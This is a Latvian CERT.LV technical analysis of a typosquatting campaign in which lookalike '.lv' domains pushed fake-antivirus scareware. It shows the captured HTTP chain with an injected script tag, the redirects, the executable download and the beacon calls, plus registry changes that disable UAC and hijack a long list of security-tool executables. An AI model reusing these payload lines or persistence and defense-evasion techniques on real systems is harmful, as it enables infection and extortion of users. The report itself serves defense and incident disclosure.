„Taiposkvotinga” incidenta tehniskā analīze

CERT.LV (Informācijas tehnoloģiju drošības incidentu novēršanas institūcija) secinājusi, ka kāds Latvijas iedzīvotājs reģistrējis veselu sarakstu ar „.lv” domēna vārdiem, kas atgādina pārrakstīšanās kļūdas daudzu populāru Latvijas portālu nosaukumos. Ja kāds neuzmanīgi nokļuva šajos portālos, tad notika mēģinājums upura datoru inficēt ar datorvīrusu. Šobrīd gan šī vīrusa izplatīšana ir apturēta.

CERT.LV ir konstatējusi, ka arī vairākas citas populāriem Latvijas portāliem līdzīgas adreses tiek lietotas datorvīrusu izplatīšanai, piemēram:

delf.lv	173.236.133.239
delif.lv	173.236.133.239
onbox.lv	173.236.133.239
www.delf.lv	173.236.133.239
www.delif.lv	173.236.133.239
www.mysims3.com	173.236.133.239
wwwapollo.lv	173.236.133.239
wwwss.lv	173.236.133.239
wwwtvnet.lv	173.236.133.239
dragiem.lv	208.73.210.29

Šajā dokumentā CERT.LV piedāvā šī incidenta tehnisko analīzi.
Pieejama arī video demonstrācija, kurā redzams, kas notiek, ja tiek atvērta kāda no inficētajām lapām:
http://dl.dropbox.com/u/39755055/demo-viral-delf-lv-prim.ogv

Incidenta tehniskā analīze

1. Infekcijas laikā iegūtās tīkla datu plūsmas analīze:

GET hXXp://delf.lv/
Resolving delf.lv... 173.236.133.239
Connecting to delf.lv|173.236.133.239|:80... connected.
hXXp request sent, awaiting response... 301 Moved Permanently
Location: hXXp://www.mysims3.com/ [following]
hXXp://www.mysims3.com/
Resolving www.mysims3.com... 173.236.133.239
Reusing existing connection to delf.lv:80.
hXXp request sent, awaiting response... 200 OK
Length: 30625 (30K) [text/html]

Saņemtais index.html satur:
<script src="hXXp://egis13lato.rr.nu/nl.php?p=d"></script>

1)

GET /nl.php?p=d hXXp/1.1
Accept: */*
Referer: hXXp://delf.lv/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Host: egis13lato.rr.nu
Connection: Keep-Alive

hXXp/1.1 200 OK
Server: nginx
Date: Sat, 28 Apr 2012 08:08:27 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.17

53

window.top.location.replace("hXXp://sweepstakesandcontestsdo.com/n.php?h=1&s=nl");
0

---

2)

GET /n.php?h=1&s=nl hXXp/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Host: sweepstakesandcontestsdo.com
Connection: Keep-Alive

hXXp/1.1 200 OK
Server: nginx
Date: Sat, 28 Apr 2012 08:08:31 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.6

15e


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"hXXp://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html lang="en" dir="ltr" xmlns="hXXp://www.w3.org/1999/xhtml">
<head>
<title>Redirecting...</title>
<meta hXXp-equiv="refresh"
content="0;url=hXXp://solvertestcleaner.info/39f678a0d39279b6/4/" />
</head>
<body>
</body>
</html>

0
```

---

3)

!!! TE TIEK ATVEERTA SCAREWARE DEMO LAPA KUR FLASHAA TIEK DEMONSTRĒTS, KA DATORS IR INFICĒTS UN CIK VISS IR SLIKTI!!!




Sākumā tiek izsaukts brīdinājuma logs.
Ja šajā brīdī neko nenoklikšķina un no process explorer loga izbeidz iexplore procesu, tad inficēšanās nenotiek. Jebko klikšķinot turpinās inficēšanās process.

```
GET /39f678a0d39279b6/4/ hXXp/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-
shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Host: solvertestcleaner.info
Connection: Keep-Alive
```

hXXp/1.1 200 OK
Server: nginx/1.0.12
Date: Sat, 28 Apr 2012 08:09:26 GMT
Content-Type: text/html
Connection: keep-alive
Content-Length: 15439
Last-Modified: Wed, 25 Apr 2012 16:27:00 GMT
Accept-Ranges: bytes

Lejuplādē vairākus attēlus un flash un java.
Tiek realizēta piekļuve cietajam diskam un demonstrēti viltoti rezultāti, ka it kā ir atrasti vīrusi:



---

4)

GET /39f678a0d39279b6/4/download/ hXXp/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: hXXp://solvertestcleaner.info/39f678a0d39279b6/4/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Host: solvertestcleaner.info

Connection: Keep-Alive

hXXp/1.1 302 Moved Temporarily
Server: nginx/1.0.12
Date: Sat, 28 Apr 2012 08:09:39 GMT
Content-Type: text/html
Connection: keep-alive
Content-Length: 154
Location: hXXp://datacenterkeeper.com/39f678a0d39279b6/4/download/

<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<h1>302 Found</h1>
<hr> nginx
</body>
</html>

GET /39f678a0d39279b6/4/images/icon_sprite.jpg hXXp/1.1
Accept: */*
Referer: hXXp://solvertestcleaner.info/39f678a0d39279b6/4/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
If-Modified-Since: Tue, 02 Aug 2011 19:25:00 GMT
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Host: solvertestcleaner.info
Connection: Keep-Alive

---

5)
GET /39f678a0d39279b6/4/download/ hXXp/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: hXXp://solvertestcleaner.info/39f678a0d39279b6/4/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Connection: Keep-Alive
Host: datacenterkeeper.com

hXXp/1.1 302 Moved Temporarily
Server: nginx
Date: Sat, 28 Apr 2012 08:09:11 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive

Location: hXXp://datacenterkeeper.com/39f678a0d39279b6/4/setup.exe

---

6) Tiek lejuplādēts .exe izpildāmais fails

GET /39f678a0d39279b6/4/setup.exe hXXp/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: hXXp://solvertestcleaner.info/39f678a0d39279b6/4/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Connection: Keep-Alive
Host: datacenterkeeper.com

hXXp/1.1 200 OK
Server: nginx
Date: Sat, 28 Apr 2012 08:09:11 GMT
Content-Type: application/octet-stream
Content-Length: 2090496
Last-Modified: Sat, 28 Apr 2012 06:46:05 GMT
Connection: close
Pragma: no-cache
Accept-Ranges: bytes

MZ.....@.....!..L.!This program cannot be run in DOS mode.

$.....

---

7) Tiek veiktas kaut kādas pārbaudes un atgriezts OK

GET /?0=112&1=4&2=1&3=63&4=i&5=2600&6=5&7=1&8=62900.5512&9=1033&10=480&11=1111&12=pxrapqbilw&14=0 hXXp/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Host: galaint.onlinesecstats.info
Connection: Keep-Alive

hXXp/1.1 200 OK
Server: nginx
Date: Sat, 28 Apr 2012 08:11:37 GMT

Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.3.10
Content-Length: 2

OK

---

8) No dropbox tiek lejuplādēts selfextracted rar arhīvs, kuram ir modificēti pirmie 3 baiti, līdz ar to bez to izmainīšanas fails neizpildās. Iespējams, vīrus pirms izpildīšanas salabo lejuplādēto bināriju un lieto to kā DLL Macromedia flasham.

GET /u/74395678/NPSWF32.z hXXp/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Host: dl.dropbox.com
Connection: Keep-Alive

hXXp/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 28 Apr 2012 08:09:45 GMT
Content-Type: application/octet-stream
Connection: keep-alive
content-length: 3536169
x-robots-tag: noindex,nofollow
accept-ranges: bytes
etag: 12n
pragma: public
cache-control: max-age=0

123.....@.....!..L.!This program cannot be run in DOS mode.

---

9) Tiek pārbaudīta upura ārējā IP adrese un atgriezta tās vērtība.

GET / hXXp/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Host: showrealip.info
Connection: Keep-Alive

hXXp/1.1 200 OK
Server: nginx
Date: Sat, 28 Apr 2012 08:11:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.3.10
Content-Length: 14

<Upura datora IP adrese>

---

10) Tiek izsaukts online maksājuma logs

GET /service/ hXXp/1.1
User-Agent: Mozilla/4.0
Host: 39f678a0d39279b6.payonlinesecsafe.info

hXXp/1.1 200 OK
Server: nginx
Date: Sat, 28 Apr 2012 08:11:05 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.3.10
Content-Length: 1

1

---

11) Online maksājums

GET /service/ hXXp/1.1
User-Agent: Mozilla/4.0
Host: 39f678a0d39279b6.payonlinesecsafe.info

hXXp/1.1 200 OK
Server: nginx
Date: Sat, 28 Apr 2012 08:11:05 GMT
Content-Type: text/html; charset=UTF-8
Connection: close

X-Powered-By: PHP/5.3.10
Content-Length: 1

1

7551 136.757574 192.168.56.120 77.79.10.15 hXXp 726 POST / hXXp/1.1 (application/x-www-form-urlencoded)
POST / hXXp/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*

Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2)
Host: 39f678a0d39279b6.payonlinesecsafe.info
Content-Length: 113
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ct=2012:4:28:8:11; ch=6fdff9f2e35c43fe47f3e3a0c316e4a0

action=form&projectId=63&partnerId=112&subId=4&install_id=pxrapqbilw&group_name=2012-4-28_1&reason=connecttimeouthXXp/1.1 200 OK

Server: nginx

---

2. Sistēmas izmaiņu analīze

Scareware programmatūra sevi neaizsargā no procesa izbeigšanas un atkārtoti izpildās tikai pie sistēmas pārstartēšanas – autorun.

Kaitīgai programmatūrai instalējoties tiek izpildīts mshta.exe ar parametru:
"hXXp://galaint.onlinesecstats.info/?0=112&1=4&2=1&3=58&4=i&5=2600&6=5&7=1&8=62900.5512&9=1033&10=480&11=0000&12=ngspfkrbdt&14=0"

Veiktās failu operācijas:
Direktorijā %AppData% tiek izveidoti faili
NPSWF32.dll - Shockwave Flash 11.1 r102 biblotēka
Protector-bmxg.exe - scareware binārijs
result.db - teksta fails ar itkā atrastajām infekcijām
apakšdirektorijas
Adobe\Flash Player\AssetCache\C8PBRGFR
Macromedia\Flash Player\#SharedObjects\RNC8MF7L
Macromedia\Flash Player\macromedia.com\support\flashplayer\sys

Adobe flash iestatījumu fails
Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sol
macromedia.com\support\flashplayer\sys\#local\settings.sol

Sistēmas reģistru operācijas:
pievienots
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Inspector C:\Documents and Settings\user\Application Data\Protector-bmxg.exe

Dzēsts saturs:
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache

Modificēts
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system

ConsentPromptBehaviorAdmin REG_DWORD 0x00000000 (allow the Consent Admin to perform an operation that requires elevation without consent or credentials.)
ConsentPromptBehaviorUser REG_DWORD 0x00000000 (operation that requires elevation of privilege will fail as a standard user.)
EnableLUA REG_DWORD 0x00000000 (Windows does not notify the user when programs try to install software or make changes to the computer.)

(Windows vista/7 tiek atslēgta apstiprinājuma/autorizācijas pieprasīšana, instalējot programmatūru.)

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

Aplikācijām tiek norādīts atkļūdotājs (debuger) svchost.exe, tādejādi panākot, ka aplikācijas ar šādiem nosaukumiem neizpildās:

_avp32.exe _avpcc.exe _avpm.exe a.exe aAvgApi.exe AAWTray.exe About.exe ackwin32.exe Ad-Aware.exe adaware.exe advxdwin.exe AdwarePrj.exe agent.exe agentsvr.exe agentw.exe alertsvc.exe alevir.exe alogserv.exe AlphaAV AlphaAV.exe AluSchedulerSvc.exe amon9x.exe anti-trojan.exe Anti-VirusProfessional.exe AntispywarXP2009.exe antivirus.exe AntiVirus_Pro.exe AntivirusPlus AntivirusPlus.exe AntivirusPro_2010.exe AntivirusXP AntivirusXP.exe antivirusxppro2009.exe ants.exe apimonitor.exe aplica32.exe apvxdwin.exe arr.exe ashAvast.exe ashBug.exe ashChest.exe ashCnsnt.exe ashDisp.exe ashLogV.exe ashMaiSv.exe ashPopWz.exe ashQuick.exe ashServ.exe ashSimp2.exe ashSimpl.exe ashSkPcc.exe ashSkPck.exe ashUpd.exe ashWebSv.exe aswChLic.exe aswRegSvr.exe aswRunDll.exe aswUpdSv.exe atcon.exe atguard.exe atro55en.exe atupdater.exe atwatch.exe au.exe aupdate.exe auto-protect.nav80try.exe autodown.exe autotrace.exe autoupdate.exe av360.exe avadmin.exe avastSvc.exe avastUI.exe AVCare.exe avcenter.exe avciman.exe avconfig.exe avconsol.exe ave32.exe AVENGINE.EXE avgcc32.exe avgchk.exe avgcmgr.exe avgcsrvx.exe avgctrl.exe avgdumpx.exe avgemc.exe avgiproxy.exe avgnsx.exe avgnt.exe avgrsx.exe avgscanx.exe avgserv.exe avgserv9.exe avgsrmax.exe avgtray.exe avguard.exe

avgui.exe avgupd.exe avgw.exe avgwdsvc.exe avkpop.exe avkserv.exe avkservice.exe avkwctl9.exe avltmain.exe avmailc.exe avmcdlg.exe avnotify.exe avnt.exe avp32.exe avpcc.exe avpdos32.exe avpm.exe avptc32.exe avpupd.exe avsched32.exe avshadow.exe avsynmgr.exe avupgsvc.exe AVWEBGRD.EXE avwin.exe avwin95.exe avwinnt.exe avwsc.exe avwupd.exe avwupd32.exe avwupsrv.exe avxmonitor9x.exe avxmonitornt.exe avxquar.exe b.exe backweb.exe bargains.exe bd_professional.exe bdfvcl.exe bdfvwiz.exe BDInProcPatch.exe bdmcon.exe BDMsnScan.exe BDSurvey.exe beagle.exe belt.exe bidef.exe bidserver.exe bipcp.exe bipcpevalsetup.exe bisp.exe blackd.exe blackice.exe blink.exe blss.exe bootconf.exe bootwarn.exe borg2.exe bpc.exe brasil.exe brastk.exe brw.exe bs120.exe bspatch.exe bundle.exe bvt.exe c.exe cavscan.exe ccapp.exe ccevtmgr.exe ccpxysvc.exe ccSvcHst.exe cdp.exe cfd.exe cfgwiz.exe cfiadmin.exe cfiaudit.exe cfinet.exe cfinet32.exe cfp.exe cfpconfg.exe cfplogvw.exe cfpupdat.exe claw95.exe claw95cf.exe clean.exe cleaner.exe cleaner3.exe cleanIELow.exe cleanpc.exe click.exe cmd32.exe cmdagent.exe cmesys.exe cmgrdian.exe cmon016.exe connectionmonitor.exe control cpd.exe cpf9x206.exe cpfnt206.exe crashrep.exe csc.exe cssconfg.exe cssupdat.exe cssurf.exe ctrl.exe cv.exe cwnb181.exe cwntdwmo.exe d.exe datemanager.exe dcomx.exe defalert.exe defscangui.exe defwatch.exe deloeminfs.exe deputy.exe divx.exe dllcache.exe dllreg.exe doors.exe dop.exe dpf.exe dpfsetup.exe dpps2.exe driverctrl.exe drwatson.exe drweb32.exe drwebupw.exe dssagent.exe dvp95.exe dvp95_0.exe ecengine.exe efpeadm.exe emsw.exe ent.exe esafe.exe escanhnt.exe escanv95.exe espwatch.exe ethereal.exe etrustcipe.exe evpn.exe exantivirus-cnet.exe exe.avxw.exe expert.exe explore.exe f-agnt95.exe f-prot.exe f-prot95.exe f-stopw.exe fact.exe fameh32.exe fast.exe fch32.exe fih32.exe findviru.exe firewall.exe fixcfg.exe fixfp.exe fnrb32.exe fp-win.exe fp-win_trial.exe fprot.exe frmwrk32.exe frw.exe fsaa.exe fsav.exe fsav32.exe fsav530stbyb.exe fsav530wtbyb.exe fsav95.exe fsgk32.exe fsm32.exe fsma32.exe fsmb32.exe gator.exe gav.exe gbmenu.exe gbn976rl.exe gbpoll.exe generics.exe gmt.exe guard.exe guarddog.exe guardgui.exe hacktracersetup.exe hbinst.exe hbsrv.exe History.exe homeav2010.exe hotactio.exe hotpatch.exe htlog.exe htpatch.exe hwpe.exe hxdl.exe hxiul.exe iamapp.exe iamserv.exe iamstats.exe ibmasn.exe ibmavsp.exe icload95.exe icloadnt.exe icmon.exe icsupp95.exe icsuppnt.exe Identity.exe idle.exe iedll.exe iedriver.exe IEShow.exe iface.exe ifw2000.exe inetlnfo.exe infus.exe infwin.exe init.exe init32.exe install[1].exe install[2].exe install[3].exe install[4].exe install[5].exe intdel.exe intren.exe iomon98.exe istsvc.exe jammer.exe jdbgmrg.exe jedi.exe JsRcGen.exe kavlite40eng.exe kavpers40eng.exe kavpf.exe kazza.exe keenvalue.exe kerio-pf-213-en-win.exe kerio-wrl-421-en-win.exe kerio-wrp-421-en-win.exe killprocesssetup161.exe ldnetmon.exe ldpro.exe ldpromenu.exe ldscan.exe licmgr.exe lnetinfo.exe loader.exe localnet.exe lockdown.exe lockdown2000.exe lookout.exe lordpe.exe lsetup.exe luall.exe luau.exe lucomserver.exe luinit.exe luspt.exe MalwareRemoval.exe mapisvc32.exe mbam.exe mbamgui.exe mbamservice.exe mcagent.exe mcmnhdlr.exe mcmpeng.exe mcmscsvc.exe mcnasvc.exe mcproxy.exe McSACore.exe mcshell.exe mcshield.exe mcsysmon.exe mctool.exe mcupdate.exe mcvsrte.exe mcvsshld.exe md.exe mfin32.exe mfw2en.exe mfweng3.02d30.exe mgavrtcl.exe mgavrte.exe mghtml.exe mgui.exe minilog.exe mmod.exe monitor.exe moolive.exe mostat.exe mpfagent.exe mpfservice.exe MPFSrv.exe mpftray.exe mrflux.exe mrt.exe msa.exe msapp.exe MSASCui.exe msbb.exe msblast.exe

mscache.exe msccn32.exe mscman.exe msconfig msdm.exe msdos.exe msiexec16.exe mslaugh.exe msmgt.exe msmsgri32.exe msseces.exe mssmmc32.exe mssys.exe msvxd.exe mu0311ad.exe mwatch.exe n32scanw.exe nav.exe navap.navapsvc.exe navapsvc.exe navapw32.exe navdx.exe navlu32.exe navnt.exe navstub.exe navw32.exe navwnt.exe nc2000.exe ncinst4.exe ndd32.exe neomonitor.exe neowatchlog.exe netarmor.exe netd32.exe netinfo.exe netmon.exe netscanpro.exe netspyhunter-1.2.exe netutils.exe nisserv.exe nisum.exe nmain.exe nod32.exe normist.exe norton_internet_secu_3.0_407.exe notstart.exe npf40_tw_98_nt_me_2k.exe npfmessenger.exe nprotect.exe npscheck.exe npssvc.exe nsched32.exe nssys32.exe nstask32.exe nsupdate.exe nt.exe ntrtscan.exe ntvdm.exe ntxconfig.exe nui.exe nupgrade.exe nvarch16.exe nvc95.exe nvsvc32.exe nwinst4.exe nwservice.exe nwtool16.exe OAcat.exe OAhlp.exe OAReg.exe oasrv.exe oaui.exe oaview.exe ODSW.exe ollydbg.exe onsrvr.exe optimize.exe ostronet.exe otfix.exe outpost.exe outpostinstall.exe outpostproinstall.exe ozn695m5.exe padmin.exe panixk.exe patch.exe pav.exe pavcl.exe PavFnSvr.exe pavproxy.exe pavprsrv.exe pavsched.exe pavsrv51.exe pavw.exe pc.exe PC_Antispyware2010.exe pccwin98.exe pcfwallicon.exe pcip10117_0.exe pcscan.exe pctsAuxs.exe pctsGui.exe pctsSvc.exe pctsTray.exe pdfndr.exe pdsetup.exe PerAvir.exe periscope.exe persfw.exe personalguard personalguard.exe perswf.exe pf2.exe pfwadmin.exe pgmonitr.exe pingscan.exe platin.exe pop3trap.exe poproxy.exe popscan.exe portdetective.exe portmonitor.exe powerscan.exe ppinupdt.exe pptbc.exe ppvstop.exe prizesurfer.exe prmt.exe prmvr.exe procdump.exe processmonitor.exe procexplorerv1.0.exe programauditor.exe proport.exe protector.exe protectx.exe PSANCU.exe PSANHost.exe PSANToManager.exe PsCtrls.exe PsImSvc.exe PskSvc.exe pspf.exe PSUNMain.exe purge.exe qconsole.exe qh.exe qserver.exe QuickHeal.exe QuickHealCleaner.exe rapapp.exe rav7.exe rav7win.exe rav8win32eng.exe ray.exe rb32.exe rcsync.exe realmon.exe reged.exe regedit.exe DebuggerREG_SZC:\DocumentsandSettings\lab\ApplicationData\Protector-bmxg.exereg regedt32.exe rescue.exe rescue32.exe rrguard.exe rscdwld.exe rshell.exe rtvscan.exe rtvscn95.exe rulaunch.exe rwg rwg.exe SafetyKeeper.exe safeweb.exe sahagent.exe Save.exe SaveArmor.exe SaveDefense.exe SaveKeep.exe savenow.exe sbserv.exe sc.exe scam32.exe scan32.exe scan95.exe scanpm.exe scrscan.exe SecureVeteran.exe secureveteran.exe SecurityCenter.exe SecurityFighter.exe securitysoldier.exe serv95.exe setloadorder.exe setup_flowprotector_us.exe setupvameeval.exe sgssfw32.exe sh.exe shellspyinstall.exe shield.exe shn.exe showbehind.exe signcheck.exe smart.exe smartprotector.exe smc.exe smrtdefp.exe sms.exe smss32.exe snetcfg.exe soap.exe sofi.exe SoftSafeness.exe sperm.exe spf.exe sphinx.exe spoler.exe spoolcv.exe spoolsv32.exe spywarexpguard.exe spyxx.exe srexe.exe srng.exe ss3edit.exe ssg_4104.exe ssgrate.exe st2.exe start.exe stcloader.exe supftrl.exe support.exe supporter5.exe svc.exe svchostc.exe svchosts.exe svshost.exe sweep95.exe sweepnet.sweepsrv.sys.swnetsup.exe symlcsvc.exe symproxysvc.exe symtray.exe system.exe system32.exe sysupd.exe tapinstall.exe taskmgr.exe DebuggerREG_SZC:\DocumentsandSettings\lab\ApplicationData\Protector-bmxg.exetask taumon.exe tbscan.exe tc.exe tca.exe tcm.exe tds-3.exe tds2-98.exe tds2-nt.exe teekids.exe tfak.exe tfak5.exe tgbob.exe titanin.exe titaninxp.exe TPSrv.exe trickler.exe trjscan.exe trjsetup.exe trojantrap3.exe TrustWarrior.exe tsadbot.exe tsc.exe tvmd.exe tvtmd.exe undoboot.exe updat.exe upgrad.exe utpost.exe vbcmserv.exe vbcons.exe vbust.exe vbwin9x.exe vbwinntw.exe vcsetup.exe

vet32.exe vet95.exe vettray.exe vfsetup.exe vir-help.exe virusmdpersonalfirewall.exe VisthAux.exe VisthLic.exe VisthUpd.exe vnlan300.exe vnpc3000.exe vpc32.exe vpc42.exe vpfw30s.exe vptray.exe vscan40.exe vscenu6.02d30.exe vsched.exe vsecomr.exe vshwin32.exe vsisetup.exe vsmain.exe vsmon.exe vsstat.exe vswin9xe.exe vswinntse.exe vswinperse.exe w32dsm89.exe W3asbas.exe w9x.exe watchdog.exe webdav.exe WebProxy.exe webscanx.exe webtrap.exe wfindv32.exe whoswatchingme.exe wimmun32.exe win-bugsfix.exe win32.exe win32us.exe winactive.exe winav.exe windll32.exe window.exe windowsPolicePro.exe windows.exe wininetd.exe wininitx.exe winlogin.exe winmain.exe winppr32.exe winrecon.exe winservn.exe winssk32.exe winstart.exe winstart001.exe wintsk32.exe winupdate.exe wkufind.exe wnad.exe wnt.exe wradmin.exe wrctrl.exe wsbgate.exe wscfxas.exe wscfxav.exe wscfxfw.exe wsctool.exe wupdater.exe wupdt.exe wyvernworksfirewall.exe xp_antispyware.exe xpdeluxe.exe xpf202en.exe zapro.exe zapsetup3001.exe zatutor.exe zonalm2601.exe zonealarm.exe ~1.exe ~2.exe